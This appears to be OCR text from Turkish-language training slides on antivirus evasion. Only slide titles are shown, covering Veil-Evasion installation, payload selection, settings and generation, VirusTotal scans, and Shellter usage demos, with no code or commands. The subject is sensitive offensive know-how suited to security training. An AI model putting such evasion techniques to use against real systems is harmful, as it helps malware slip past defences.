
Veil-Evasion Kurulumu




Veil-Evasion Payload Seçimi




Veil-Evasion Payload Ayarları




Veil-Evasion Payload Üretimi - DEMO




Virustotal Taraması




Shellter Kurulum



Shellter Kullanımı – DEMO



Virustotal Taraması



UYGULAMALAR

Sorular?